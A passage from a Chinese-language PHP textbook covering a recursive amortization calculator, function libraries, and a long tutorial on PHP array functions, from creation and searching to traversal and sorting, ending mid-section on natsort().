    if ($newBalance > 0) {
        $pNum++;
        amortizationTable($pNum, $periodicPayment,
                          $newBalance, $monthlyInterest);
    } else {
        return 0;
    }

}
```

设置了相关变量，并完成了一些初步计算之后，代码清单 4-2 将调用 amortizationTable()函数。因为这个函数会递归地调用自身，所以分期付款表的计算都在函数内进行，结束之后，控制权返回给调用者。

代码清单 4-2　使用递归的还贷进度计算器

```
<?php
// 贷款余额
$balance = 10000.00;

// 贷款利率
$interestRate = .0575;

// 每月利率
$monthlyInterest = $interestRate / 12;

// 贷款期限，单位为年
$termLength = 5;

// 每年支付次数
$paymentsPerYear = 12;

// 付款迭代
$paymentNumber = 1;

// 确定支付总次数
$totalPayments = $termLength * $paymentsPerYear;

// 确定分期付款的利息部分
$intCalc = 1 + $interestRate / $paymentsPerYear;

// 确定定期支付
$periodicPayment = $balance * pow($intCalc,$totalPayments) * ($intCalc - 1) /
```

```
                                        (pow($intCalc,$totalPayments) - 1);

    // 每月还款额限制到小数点后两位
    $periodicPayment = round($periodicPayment,2);

    // 创建表
    echo "<table width='50%' align='center' border='1'>";
    echo "<tr>
          <th>Payment Number</th><th>Balance</th>
          <th>Payment</th><th>Principal</th><th>Interest</th>
          </tr>";

    // 创建递归函数
    amortizationTable($paymentNumber, $periodicPayment, $balance,
                      $monthlyInterest);

    // 关闭表
    echo "</table>";
?>
```

图 4-1 显示了这个例子的输出。这是一个 5 年期的固定贷款，贷款总额 10 000.00 美元，利率 5.75%。为了节省篇幅，这里只列出了前 12 次迭代得出的还款结果。

Amortization Calculator: $10000 borrowed for 5 years at 5.75 %

Payment Number	Loan Balance	Payment	Principal	Interest
1	$9,855.75	$192.17	$144.25	$47.92
2	$9,710.81	$192.17	$144.94	$47.23
3	$9,565.17	$192.17	$145.64	$46.53
4	$9,418.83	$192.17	$146.34	$45.83
5	$9,271.79	$192.17	$147.04	$45.13
6	$9,124.05	$192.17	$147.74	$44.43
7	$8,975.60	$192.17	$148.45	$43.72
8	$8,826.44	$192.17	$149.16	$43.01
9	$8,676.56	$192.17	$149.88	$42.29
10	$8,525.97	$192.17	$150.59	$41.58
11	$8,374.65	$192.17	$151.32	$40.85
12	$8,222.61	$192.17	$152.04	$40.13
...	...	...	...	...

图 4-1 amortize.php 的示例输出

4.3 函数库

伟大的程序员都懒，而懒的程序员都会从重用性的角度考虑问题。函数是实现重用性的核心，通常组织到函数库中，可以在类似的应用程序中被重复使用。在一个文件中简单地聚集函数定义就可以创建 PHP 库，如下：

```
<?php
   function localTax($grossIncome, $taxRate) {
      // 此处为函数体
```

```
    }
    function stateTax($grossIncome, $taxRate, $age) {
        // 此处为函数体
    }
    function medicare($grossIncome, $medicareRate) {
        // 此处为函数体
    }
?>
```

保存这个库，最好使用一个能清楚地说明其用途的命名约定来命名，如 taxes.library.php。但不要使用不合适的扩展名将这个文件保存到服务器文档的根目录，否则 Web 服务器会传递未解析的文件内容。这么做很可能导致用户从浏览器读取该文件并浏览其代码，其中可能包含敏感信息。可以使用 include()、include_once()、require()或 require_once()将这个函数库插入到脚本中，这几个语句都已经在第 3 章介绍过。（另外，也可以使用 PHP 的 auto_prepend 配置指令自动完成文件插入。）例如，假设将这个库命名为 taxation.library.php，可以像下面这样将其包含到脚本中：

```
<?php
    require_once("taxation.library.php");
    ...
?>
```

一旦包含，就可以在需要时调用函数库中的这 3 个函数。

4.4　小结

本章介绍了现代编程语言的一个基本组成部分：通过函数编程实现重用性。在这一章中，学习了如何创建和调用函数，如何向函数块传递信息以及从函数块返回信息，还有嵌套函数，还了解了如何创建递归函数和变量函数。最后，我们介绍了如何将函数聚集在一起形成函数库，并在需要时将函数库包含到脚本中。

下一章将讨论 PHP 的数组功能，包括 PHP 丰富的数组管理和处理功能。

第5章 数 组

程序员会花很多时间处理成组的相关数据。例如，公司中所有员工的姓名、所有美国总统及其出生日期、1900 年到 1975 年之间的所有年份。事实上，数据集的处理如此普遍，以至于所有主流编程语言中都支持一种常见的方式，用以在代码中管理这些数据组。在 PHP 这门语言中，这一特性称为数组（array），它提供了一种理想的方法来存储、操作、排序和获取数据集。

本章将介绍数组以及很多用于处理数组的函数。具体来说，你将学习以下内容：

- 创建数组；
- 输出数组；
- 测试数组；
- 添加和删除数组元素；
- 定位数组元素；
- 遍历数组；
- 确定数组大小和元素唯一性；
- 数组排序；
- 数组合并、拆分、接合和分解。

在讲解上述函数之前，有必要先花些时间正式给出数组的定义，并回顾 PHP 中有关处理这个重要数据类型的一些基本概念。

5.1 什么是数组

传统上把数组（array）定义为一组有某种共同特性的元素，这里的共同特性包括相似性（车模、棒球队、水果类型等）和类型（例如所有元素都是字符串或整数）等，每个元素由一个特殊的标识符来区分，这称为键（key）。PHP 则更进一步，数组中的元素甚至可以不属于同一种类型。例如，一个数组可能包含州名、邮政编码、考试成绩或扑克牌等元素。

每个实体包含两个项：前面提到的键（key）和值（value）。可以通过查询键来获取其相应的值。这些键可以是数值（numerical）键或关联（associative）键。数值键与值没有真正的联系，它们只是值在数组中的位置。例如，一个数组中包含按字母顺序排列的美国州名，键 0 表示 Alabama（阿拉巴马州），键 49 表示 Wyoming（怀俄明州）。使用 PHP 语法，该数组如下：

```
$states = array(0 => "Alabama", 1 => "Alaska"...49 => "Wyoming");
```

使用数值索引，可以如下引用第一个州（Alabama）：

```
$states[0]
```

注解　PHP 的数值索引数组以位置 0 起始，而不是 1。

与此不同的是，关联键与值有一定关系，而不是值在数组中的位置。使用数值索引值不可行时，以关联的方式来映射数组会特别方便。例如，你可能希望创建一个将州缩写映射到州名的数组，如 OH/Ohio、PA/Pennsylvania 和 NY/New York。使用 PHP 语法，该数组如下：

```
$states = array("OH" => "Ohio", "PA" => "Pennsylvania", "NY" => "New York")
```

可以如下引用 Ohio：

```
$states["OH"]
```

还可以创建包含数组的数组，这称为多维数组（multidimensional array）。例如，可以使用一个多维数组存储美国各州的信息。使用 PHP 语法，该数组如下：

```
$states = array (
    "Ohio" => array("population" => "11,353,140", "capital" => "Columbus"),
    "Nebraska" => array("population" => "1,711,263", "capital" => "Omaha")
);
```

然后可以如下引用 Ohio 的人口：

```
$states["Ohio"]["population"]
```

这将返回以下值：

```
11,353,140
```

你自然会想知道遍历数组的方法。通过本章可以了解到，PHP 提供了很多遍历数组的方法。无论使用关联键还是数值键，要记住它们都依赖于一种称为数组指针（array pointer）的特性。数组指针就如同书签，告诉你正在检查的数组位置。你并不是直接操作数组指针，而是使用内置的语言特性或函数来遍历数组。但是，理解这个基本概念很有用。

5.2　创建数组

与其他很多语言的数组实现方式不同，PHP 不需要在创建数组时指定其大小。事实上，因为 PHP 是一种松散类型的语言，所以甚至不需要在使用数组前先行声明。尽管没有限制，PHP 仍提供了正式和非正式的数组声明方法。两个方法各有优点，都值得学习。本节将分别讨论这两种方法，首先来介绍非正式的方法。

要引用 PHP 数组中的各个元素，可以用一对中括号来指示。因为数组没有大小限制，所以只需建立引用就可以创建数组，例如：

```
$state[0] = "Delaware";
```

然后，可以如下显示数组$state 的第一个元素：

```
echo $state[0];
```

接下来，可以为数组索引映射新值，从而添加其他的值，如下：

```
$state[1] = "Pennsylvania";
$state[2] = "New Jersey";
...
$state[49] = "Hawaii";
```

有趣的是，如果索引值是数值索引而且是递增的，还可以在创建时省略索引值：

```
$state[] = "Pennsylvania";
$state[] = "New Jersey";
...
$state[] = "Hawaii";
```


用这种方式创建关联数组也同样很简单，只不过必须一直使用键。下面的示例创建了一个数组，它将美国州名映射到其加入联邦的日期：

```
$state["Delaware"] = "December 7, 1787";
$state["Pennsylvania"] = "December 12, 1787";
$state["New Jersey"] = "December 18, 1787";
...
$state["Hawaii"] = "August 21, 1959";
```

下面要讨论的 array() 函数在创建数组方面也有同样的功能，但更显正式。

5.2.1 用 array() 创建数组

array() 函数接受 0 个或多个元素作为输入，返回一个包含这些输入元素的数组。其形式如下：

```
array array([item1 [,item2 ... [,itemN]]])
```

下面是一个使用 array() 创建索引数组的例子：

```
$languages = array("English", "Gaelic", "Spanish");
// $languages[0] = "English", $languages[1] = "Gaelic", $languages[2] = "Spanish"
```

还可以使用 array() 创建一个关联数组，如下：

```
$languages = array("Spain" => "Spanish",
                   "Ireland" => "Gaelic",
                   "United States" => "English");
// $languages["Spain"] = "Spanish"
// $languages["Ireland"] = "Gaelic"
// $languages["United States"] = "English"
```

5.2.2 用 list() 提取数组

list() 函数与 array() 类似，只是它可以在一次操作中从一个数组内提取多个值，同时为多个变量赋值。其形式如下：

```
void list(mixed...)
```

从数据库或文件中提取信息时，这种构造尤其有用。例如，假设你希望格式化并输出从一个文本

文件 users.txt 中读取的信息。文件的每一行都包含用户信息，如姓名、职业和喜爱的颜色，每一项用竖线分隔。典型的一行如下所示：

```
Nino Sanzi|professional golfer|green
```

可以通过一个简单的循环使用 list()来读取每一行，将各部分数据赋给变量，按照需要格式化并输出数据。下面显示了如何使用 list()同时为多个变量赋值：

```
// 打开 users.txt 文件
$users = fopen("users.txt", "r");

// 若未达到 EOF，则获取下一行
while ($line = fgets($users, 4096)) {

    // 用 explode()分离数据片段
    list($name, $occupation, $color) = explode("|", $line);

    // 格式化数据并输出
    printf("Name: %s <br />", $name);
    printf("Occupation: %s <br />", $occupation);
    printf("Favorite color: %s <br />", $color);

}
fclose($users);
```

然后会读取 users.txt 文件的每一行，并以如下格式输出：

```
Name: Nino Sanzi
Occupation: professional golfer
Favorite Color: green
```

回顾一下这个例子，list()依靠函数 explode()（它返回一个数组）将每一行分解为 3 个元素，这里 explode()使用竖线作为元素分隔符。(explode()函数将在第 9 章中正式介绍。)然后，这些元素分别赋给了$name、$occupation 和$color。至此，余下的只是如何格式化以及显示到浏览器。

5.2.3　用预定义的值范围填充数组

range()函数是一个快速创建数组的简单方法，并会使用 low 到 high 范围内的整数值填充数组。这个函数将返回一个包含此范围内所有整数的数组。其形式如下：

```
array range(int low, int high [, int step])
```

作为一个例子，假设需要一个数组，其中包含骰子中所有可能出现的值：

```
$die = range(1, 6);
// 类似于指定$die = array(1, 2, 3, 4, 5, 6)
```

可是如果想得到一个全部由偶数或奇数组成的范围该怎么办？或者一个由只能被 5 整除的数组成的范围呢？可选的 step 参数为此提供了一种简便方法。例如，如果希望有一个包含 0～20 之间所有

偶数的数组，就可以使用步长值 2：

```
$even = range(0, 20, 2);
// $even = array(0, 2, 4, 6, 8, 10, 12, 14, 16, 18, 20);
```

range()函数还可以用于字符序列。例如，假设希望创建一个包含字母 A 到 F 的数组：

```
$letters = range("A", "F");
// $letters = array("A", "B", "C", "D", "E", "F");
```

5.2.4 测试数组

在应用程序中使用数组时，有时需要知道某个特定变量是否为一个数组。内置函数 is_array() 可以用来完成这个工作。其形式为：

```
boolean is_array(mixed variable)
```

is_array()函数确定 variable 是否为数组，如果是则返回 TRUE，否则返回 FALSE。注意，即使数组只包含一个值，也将被认为是一个数组。示例如下：

```
$states = array("Florida");
$state = "Ohio";
printf("\$states is an array: %s <br />", (is_array($states) ? "TRUE" : "FALSE"));
printf("\$state is an array: %s <br />", (is_array($state) ? "TRUE" : "FALSE"));
```

下面是执行该例子的结果：

```
$states is an array: TRUE
$state is an array: FALSE
```

5.3 输出数组

输出数组内容最常用的方法就是迭代处理各个数组键，并输出相应的值。例如，一个 foreach 语句就可以很好地达到这个目的：

```
$states = array("Ohio", "Florida", "Texas");
foreach ($states AS $state) {
    echo "{$state}<br />";
}
```

如果你想输出一个“数组的数组”（多维数组），或者需要对数组输出应用一种更为严格的格式标准，可以考虑使用 vprint()函数，利用这个函数，可以采用 printf()和 sprintf()函数所用的格式语法（见第 3 章的介绍）很容易地显示数组内容。下面给出一个例子：

```
$customers = array();
$customers[] = array("Jason Gilmore", "jason@example.com", "614-999-9999");
$customers[] = array("Jesse James", "jesse@example.net", "818-999-9999");
$customers[] = array("Donald Duck", "donald@example.org", "212-999-9999");

foreach ($customers AS $customer) {
  vprintf("<p>Name: %s<br />E-mail: %s<br />Phone: %s</p>", $customer);
}
```

执行这个代码会生成以下输出：

```
<p>
Name: Jason Gilmore<br />
E-mail: jason@example.com
<br />Phone: 614-999-9999
</p>
<p>
Name: Jesse James<br />
E-mail: jesse@example.net<br />
Phone: 818-999-9999
</p>
<p>
Name: Donald Duck<br />
E-mail: donald@example.org<br />
Phone: 212-999-9999
</p>
```

如果想把格式化的结果发送到一个字符串，可以使用 vsprintf()函数。

打印数组用于测试

到目前为止，前面例子中有关数组的内容都只是作为注释。尽管这对于教学很合适，但在实际中确实需要了解如何将数组的内容轻松地输出到屏幕上来完成测试。这通常使用 print_r()函数完成。其原型如下：

```
boolean print_r(mixed variable [, boolean return])
```

print_r()函数接受一个变量，并将其内容发送给标准输出，成功时返回 TRUE，否则返回 FALSE。这本身并不新奇，但它能将数组（及对象）的内容组织为一种可读性很强的格式，考虑到这一点你就会对它刮目相看了。例如，假设希望查看一个关联数组的内容，这个数组包含州及其相应的州府。可以如下调用 print_r()：

```
print_r($states);
```

这将返回如下结果：

```
Array ( [Ohio] => Columbus [Iowa] => Des Moines [Arizona] => Phoenix )
```

可选参数 return 用来修改函数的行为，使函数将输出返回给调用者，而不是发送到标准输出。因此，如果希望返回以上$states 数组的内容，只需将 return 设置为 TRUE：

```
$stateCapitals = print_r($states, TRUE);
```

作为一个显示示例结果的简单方法，这个函数将在本章中反复使用。

要记住，print_r()函数并不是输出数组的唯一方法，而只是对此提供了一种便利方式。你也可以使用循环条件（如 while 或 for）来输出数组；事实上，很多应用程序特性的实现都需要使用这种循环。本章及后面章节中将会反复使用这种方法。

5.4　添加和删除数组元素

PHP 为扩大和缩小数组提供了一些函数。对于那些希望模仿各种队列实现（FIFO、LIFO 等）的程序员来说，这些函数可以提供便利。顾名思义，这些函数的函数名（push、pop、shift 和 unshift）

清楚地反映了其作用。本节讲述这些函数并将给出一些示例。

注解 传统的队列是这样一种数据结构，删除元素与加入元素的顺序相同，称为先进先出，即 FIFO。相反，栈是另外一种数据结构，其中删除元素的顺序与加入时的顺序相反，称为后进先出，即 LIFO。

5.4.1 在数组头添加元素

array_unshift()函数在数组头添加元素。所有已有的数值键都会相应地修改，以反映其在数组中的新位置，但是关联键不受影响。其形式如下：

```
int array_unshift(array array, mixed variable [, mixed variable...])
```

下面这个例子在$states 数组前端添加了两个州：

```
$states = array("Ohio", "New York");
array_unshift($states, "California", "Texas");
// $states = array("California", "Texas", "Ohio", "New York");
```

5.4.2 在数组尾添加元素

array_push()函数将值添加到数组的末尾，添加新的值之后返回数组中的元素总数。同时通过将这个变量作为输入参数传递给此函数，向数组压入多个变量（元素）。其形式为：

```
int array_push(array array, mixed variable [, mixed variable...])
```

下面这个例子在$states 数组中又添加了两个州：

```
$states = array("Ohio", "New York");
array_push($states, "California", "Texas");
// $states = array("Ohio", "New York", "California", "Texas");
```

5.4.3 从数组头删除元素

array_shift()函数删除并返回数组中找到的第一个元素。其结果是，如果使用的是数值键，则所有相应的值都会下移，而使用关联键的数组不受影响。其形式为：

```
mixed array_shift(array array)
```

下面的例子删除了$states 数组中的第一个州：

```
$states = array("Ohio", "New York", "California", "Texas");
$state = array_shift($states);
// $states = array("New York", "California", "Texas")
// $state = "Ohio"
```

5.4.4 从数组尾删除元素

array_pop()函数删除并返回数组的最后一个元素。其形式为：

```
mixed array_pop(array array)
```

下面的例子从$states 数组删除了最后的一个州：

```
$states = array("Ohio", "New York", "California", "Texas");
$state = array_pop($states);
// $states = array("Ohio", "New York", "California"
// $state = "Texas"
```

5.5　定位数组元素

对于当今这个信息社会，能够有效地筛选数据绝对是至关重要的。本节将介绍几个搜索数组的函数，这些函数可以用于查找数组中的元素。

5.5.1　搜索数组

in_array()函数在数组中搜索一个特定值，如果找到这个值则返回 TRUE，否则返回 FALSE。其形式如下：

```
boolean in_array(mixed needle, array haystack [, boolean strict])
```

来看下面的例子，以下数组包含公布了全州禁烟令的各个州，如果在这个数组中找到一个特定的州（Ohio），则输出一个消息：

```
$state = "Ohio";
$states = array("California", "Hawaii", "Ohio", "New York");
if(in_array($state, $states)) echo "Not to worry, $state is smoke-free!";
```

第三个参数 strict 可选，它强制 in_array()在搜索时考虑类型。

1．搜索关联数组键

如果在一个数组中找到一个指定的键，函数 array_key_exists()返回 TRUE，否则返回 FALSE。其形式如下：

```
boolean array_key_exists(mixed key, array array)
```

下面的例子将在数组键中搜索 Ohio，如果找到，将输出这个州加入美国联邦政府的有关信息：

```
$state["Delaware"] = "December 7, 1787";
$state["Pennsylvania"] = "December 12, 1787";
$state["Ohio"] = "March 1, 1803";
if (array_key_exists("Ohio", $state))
   printf("Ohio joined the Union on %s", $state["Ohio"]);
```

结果如下：

```
Ohio joined the Union on March 1, 1803
```

2．搜索关联数组值

array_search()函数在一个数组中搜索一个指定的值，如果找到则返回相应的键，否则返回 FALSE。其形式如下：

```
mixed array_search(mixed needle, array haystack [, boolean strict])
```

下面的例子在$state 中搜索一个特定的日期（December 7），如果找到则返回相应州的有关信息：

```
$state["Ohio"] = "March 1";
$state["Delaware"] = "December 7";
$state["Pennsylvania"] = "December 12";
$founded = array_search("December 7", $state);
if($founded) printf("%s was founded on %s.", $founded, $state[$founded]);
```

输出如下：

```
Delaware was founded on December 7.
```

5.5.2 获取数组键

array_keys()函数返回一个数组，其中包含所搜索数组中找到的所有键。其形式如下：

```
array array_keys(array array [, mixed search_value [, boolean preserve_keys]])
```

如果包含可选参数 search_value，则只会返回与该值匹配的键。下面的例子将输出在$state数组中找到的所有键值：

```
$state["Delaware"] = "December 7, 1787";
$state["Pennsylvania"] = "December 12, 1787";
$state["New Jersey"] = "December 18, 1787";
$keys = array_keys($state);
print_r($keys);
```

输出如下：

```
Array ( [0] => Delaware [1] => Pennsylvania [2] => New Jersey )
```

将可选参数 preserve_keys（PHP 5.0.2 中新增）设置为 true，这会在返回的数组中保持数组值对应的键。

5.5.3 获取数组值

array_values()函数返回一个数组中的所有值，并自动为返回的数组提供数值索引。其形式如下：

```
array array_values(array array)
```

下面的例子将获取$population 中找到的各州人口数：

```
$population = array("Ohio" => "11,421,267", "Iowa" => "2,936,760");
print_r(array_values($population));
```

这个例子的输出如下：

```
Array ( [0] => 11,421,267 [1] => 2,936,760 )
```

5.6 遍历数组

通常需要遍历数组并获得各个键或值（或者同时获得键和值），所以毫不奇怪，PHP 为此提供了一些函数来满足需求。许多函数能完成两项任务，不仅能获取当前指针位置的键或值，还能将指针移向下一个适当的位置。本节将介绍这些函数。

5.6.1　获取当前数组键

key()函数返回数组中当前指针所在位置的键。其形式如下：

```
mixed key(array array)
```

下面的例子通过迭代处理数组并移动指针来输出$capitals 数组的键：

```
$capitals = array("Ohio" => "Columbus", "Iowa" => "Des Moines");
echo "<p>Can you name the capitals of these states?</p>";
while($key = key($capitals)) {
    printf("%s <br />", $key);
    next($capitals);
}
```

将返回以下结果：

```
Can you name the capitals of these states?
Ohio
Iowa
```

注意，每次调用 key()时不会移动指针。为此需要使用 next()函数，这个函数的唯一作用就是完成推进指针的任务。这个函数将在本节后面介绍。

5.6.2　获取当前数组值

current()函数返回数组中当前指针所在位置的数组值。其形式如下：

```
mixed current(array array)
```

下面修改前面的例子，这一次我们要获取数组值：

```
$capitals = array("Ohio" => "Columbus", "Iowa" => "Des Moines");

echo "<p>Can you name the states belonging to these capitals?</p>";

while($capital = current($capitals)) {
    printf("%s <br />", $capital);
    next($capitals);
}
```

输出如下：

```
Can you name the states belonging to these capitals?
Columbus
Des Moines
```

5.6.3　获取当前数组键和值

each()函数返回数组的当前键/值对，并将指针推进一个位置。其形式如下：

```
array each(array array)
```

返回的数组包含4个键，键0和key包含键名，而键1和value包含相应的数据。如果执行each()

前指针位于数组末尾，则返回 FALSE。

5.6.4 移动数组指针

有很多函数可以移动数组指针。这一节将介绍这些函数。

1. 将指针移动到下一个数组位置

next()函数返回紧接着放在当前数组指针下一个位置的数组值。其形式如下：

```
mixed next(array array)
```

以下是一个例子：

```
$fruits = array("apple", "orange", "banana");
$fruit = next($fruits); // 返回"orange"
$fruit = next($fruits); // 返回"banana"
```

2. 将指针移动到前一个数组位置

prev()函数返回位于当前指针前一个位置的数组值，如果指针本来就位于数组的第一个位置，则返回 FALSE。其形式如下：

```
mixed prev(array array)
```

因为 prev()的用法与 next()相同，所以这里不再举例。

3. 将指针移到第一个数组位置

reset()函数用于将数组指针设置回数组的开始位置。其形式如下：

```
mixed reset(array array)
```

如果需要在脚本中多次查看或处理一个数组，经常使用这个函数，另外这个函数还经常在排序结束时使用。

4. 将指针移动到最后一个数组位置

end()函数将指针移动到数组的最后一个位置，并返回最后一个元素。其形式如下：

```
mixed end(array array)
```

下面的例子展示了如何获取第一个和最后一个数组值：

```
$fruits = array("apple", "orange", "banana");
$fruit = current($fruits); // 返回"apple"
$fruit = end($fruits); // 返回"banana"
```

5.6.5 向函数传递数组值

array_walk()函数将数组中的各个元素传递到用户自定义函数。如果需要对各个数组元素完成某个特定动作，这个函数就很有用。如果希望真正修改数组键/值对，则需要将每个键/值对作为引用传递给函数。其形式如下：

```
boolean array_walk(array &array, callback function [, mixed userdata])
```

用户自定义函数必须接受两个输入参数：第一个表示数组的当前值，第二个表示当前键。如果调用 array_walk()时给定了可选参数 userdata，它的值将作为第三个参数传递给这个用户自定义函数。

你可能在挠头了，考虑这个函数该怎么使用。可能最有说明力的一个例子就是对用户提供的表单数据进行有效性检查。假设要求用户提供他认为最能描述自己所在州的6个关键词。示例表单如代码清单5-1所示。

代码清单5-1　表单中使用数组

```
<form action="submitdata.php" method="post">
    <p>
    Provide up to six keywords that you believe best describe the state in
    which you live:
    </p>
    <p>Keyword 1:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Keyword 2:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Keyword 3:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Keyword 4:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Keyword 5:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Keyword 6:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p><input type="submit" value="Submit!"></p>
</form>
```

这个表单信息再发送给某个脚本，即表单中指定的submitdata.php。此脚本要检查用户数据，然后将数据插入到数据库中，以备查阅。通过使用array_walk()，就可以使用一个预定义函数轻松地过滤这些关键字：

```
<?php
    function sanitize_data(&amp;$value, $key) {
        $value = strip_tags($value);
    }

    array_walk($_POST['keyword'],"sanitize_data");
?>
```

其结果是数组中的每个值都传递给 strip_tags()函数，这个函数将删除值中的所有 HTML 和PHP标签。当然，还需要完成其他输入检查，但以上检查已经足以说明 array_walk()的用法。

注解　*如果不熟悉PHP的表单处理功能，请参见第13章。*

如果使用“数组的数组”（多维数组），PHP 5中引入的 array_walk_recursive()函数可以递归地对数组中的每一个元素应用一个用户定义函数。

5.7　确定数组的大小和唯一性

有些函数可以确定数组中的值总数以及唯一值的个数。本节将介绍这些函数。

5.7.1 确定数组的大小

count()函数返回数组中值的总数。其形式如下：

```
integer count(array array [, int mode])
```

如果启用了可选的 mode 参数（设置为 1），数组将进行递归计数。统计多维数组中所有元素的个数时这个特性很有用。第一个示例统计了$garden 数组中蔬菜的总数：

```
$garden = array("cabbage", "peppers", "turnips", "carrots");
echo count($garden);
```

这将返回：

```
4
```

下一个示例统计了$locations 中的标量元素个数和数组个数：

```
$locations = array("Italy", "Amsterdam", array("Boston","Des Moines"), "Miami");
echo count($locations, 1);
```

这将返回：

```
6
```

看到这个结果，你可能有些发蒙了，因为看起来数组中只有 5 个元素。这里有一个保存 Boston 和 Des Moines 的数组实体，不光这个数组的内容（Boston 和 Des Moines）分别统计为一个元素，这个数组实体本身也被统计为一个元素。

注解 sizeof()函数是 count()的别名。它们的功能是一样的。

5.7.2 统计数组元素出现的频度

array_count_values()函数返回一个包含关联键/值对的数组。其形式为：

```
array array_count_values(array array)
```

其中每个键表示 input_array 中的一个值，相应的值表示这个键在 input_array 中出现（作为值）的频度。示例如下：

```
$states = array("Ohio", "Iowa", "Arizona", "Iowa", "Ohio");
$stateFrequency = array_count_values($states);
print_r($stateFrequency);
```

这将返回：

```
Array ( [Ohio] => 2 [Iowa] => 2 [Arizona] => 1 )
```

5.7.3 确定唯一的数组元素

array_unique()函数会删除数组中所有重复的值，返回一个由唯一值组成的数组。其形式为：

```
array array_unique(array array [, int sort_flags = SORT_STRING])
```

示例如下：

```
$states = array("Ohio", "Iowa", "Arizona", "Iowa", "Ohio");
$uniqueStates = array_unique($states);
print_r($uniqueStates);
```

这将返回：

```
Array ( [0] => Ohio [1] => Iowa [2] => Arizona )
```

可选参数 sort_flags（PHP 5.2.9 中新增）可以确定如何对数组值排序。默认地，值会被作为字符串进行排序；不过，也可以按数值对值排序（SORT_NUMERIC），或者使用 PHP 默认的排序方法（SORT_REGULAR），还可以根据本地化环境排序（SORT_LOCALE_STRING）。

5.8　数组排序

当然，数据排序是计算机科学的核心问题。任何上过入门级编程课的人都知道一些排序算法，如冒泡排序、堆排序、希尔排序和快速排序。这个问题在日常编程任务中出现得非常频繁，对数据排序就如同创建 if 条件或 while 循环一样成为常事。PHP 提供了能以多种不同方式对数组排序的大量有用函数，从而简化了这个过程。

提示　默认情况下，PHP 的排序函数按英语指定的规则进行排序。如果需要按另一种语言的约定进行排序，比如法语或德语，就需要修改此默认行为，可以使用 setlocale()函数设置本地化环境（locale）。

5.8.1　逆置数组元素顺序

array_reverse()函数将数组中元素的顺序逆置。其形式如下：

```
array array_reverse(array array [, boolean preserve_keys])
```

如果可选参数 preserve_keys 设置为 TRUE，则保持键映射，否则重新摆放后的各个值将对应于先前该位置上的相应键：

```
$states = array("Delaware", "Pennsylvania", "New Jersey");
print_r(array_reverse($states));
// Array ( [0] => New Jersey [1] => Pennsylvania [2] => Delaware )
```

可以与启用 preserve_keys 时得到的结果做个比较：

```
$states = array("Delaware", "Pennsylvania", "New Jersey");
print_r(array_reverse($states,1));
// Array ( [2] => New Jersey [1] => Pennsylvania [0] => Delaware )
```

使用关联键的数组将不受 preserve_keys 的影响，对于关联数组，总是会保持键映射。

5.8.2　置换数组键和值

array_flip()函数将置换数组中键及其相应值的角色。其形式如下：

```
array array_flip(array array)
```

下面是这个函数的一个例子：

```
$state = array("Delaware", "Pennsylvania", "New Jersey");
$state = array_flip($state);
print_r($state);
```

这个例子返回以下结果：

```
Array ( [Delaware] => 0 [Pennsylvania] => 1 [New Jersey] => 2 )
```

5.8.3 数组排序

sort()函数对数组进行排序，各元素按值由低到高的顺序排列。其形式如下：

```
void sort(array array [, int sort_flags])
```

sort()函数不返回排序后的数组，相反它只是“就地”对数组排序，不论结果如何都不返回任何值。sort_flags 参数可选，将根据这个参数指定的值修改该函数的默认行为。

- SORT_NUMERIC，按数值排序。对整数或浮点数排序时很有用。
- SORT_REGULAR，按照相应的 ASCII 值对元素排序。例如，这意味着 B 在 a 的前面。在网上很快就能查到很多 ASCII 表，所以本书就不再列出了。
- SORT_STRING，按接近于人所认知的正确顺序对元素排序。有关的更多信息请参见本节后面介绍的 natsort()。

下面来看一个例子。假设希望由低到高对考试成绩进行排序：

```
$grades = array(42, 98, 100, 100, 43, 12);
sort($grades);
print_r($grades);
```

结果如下：

```
Array ( [0] => 12 [1] => 42 [2] => 43 [3] => 98 [4] => 100 [5] => 100 )
```

值得注意的一点是键/值关联不再保持。考虑下面的例子：

```
$states = array("OH" => "Ohio", "CA" => "California", "MD" => "Maryland");
sort($states);
print_r($states);
```

这个例子的输出如下：

```
Array ( [0] => California [1] => Maryland [2] => Ohio )
```

要保持这些关联，请使用 asort()。

1. 保持键/值对的条件下对数组排序

asort()函数与 sort()相同，以升序对数组排序，只不过它将保持键/值的关联。其形式如下：

```
void asort(array array [, integer sort_flags])
```

考虑一个数组，其中包含以加入联邦政府顺序排列的州：

```
$state[0] = "Delaware";
$state[1] = "Pennsylvania";
$state[2] = "New Jersey";
```

使用 sort()排序将破坏键/值的关联，这可不好。使用 sort()将得到下面的排序结果：

```
Array ( [0] => Delaware [1] => New Jersey [2] => Pennsylvania )
```

但是，如果使用 asort()排序将得到：

```
Array ( [0] => Delaware [2] => New Jersey [1] => Pennsylvania )
```

如果使用可选的 sort_flags 参数，具体的排序行为将由这个值确定，请参见 sort()一节中的描述。

2．以逆序对数组排序

rsort()函数与 sort()相同，只不过它以相反的顺序（降序）对数组元素排序。其形式如下：

```
void rsort(array array [, int sort_flags])
```

下面是一个例子：

```
$states = array("Ohio", "Florida", "Massachusetts", "Montana");
rsort($states);
print_r($states);
```

这会返回以下排序结果：

```
Array ( [0] => Ohio [1] => Montana [2] => Massachusetts [3] => Florida )
```

如果使用可选的 sort_flags 参数，具体的排序行为将由这个值确定，请参见 sort()一节中的解释。

3．保持键/值对的条件下以逆序对数组排序

与 asort()一样，arsort()会保持键/值的关联，但是它以逆序对数组排序。其形式如下：

```
void arsort(array array [, int sort_flags])
```

以下给出一个例子：

```
$states = array("Delaware", "Pennsylvania", "New Jersey");
arsort($states);
print_r($states);
```

这会返回以下结果：

```
Array ( [1] => Pennsylvania [2] => New Jersey [0] => Delaware )
```

如果使用可选的 sort_flags 参数，具体的排序行为将由这个值确定，请参见 sort()一节中的描述。

4．数组自然排序

natsort()函数提供了一种相当于人们平常使用的排序机制。其形式如下：

```
void natsort(array array)
```

PHP 手册对于数组的“自然”排序提供了一个绝佳的例子，这里借用一下。考虑以下各项：picture1.jpg、picture2.jpg、picture10.jpg 和 picture20.jpg。使用典型算法对这些项排序将得到以下顺序：

```
picture1.jpg, picture10.jpg, picture2.jpg, picture20.jpg
```

这肯定不是你所期望的，对吧？natsort()函数解决了这个难题，会以你期望的顺序排列数组，如下：

```
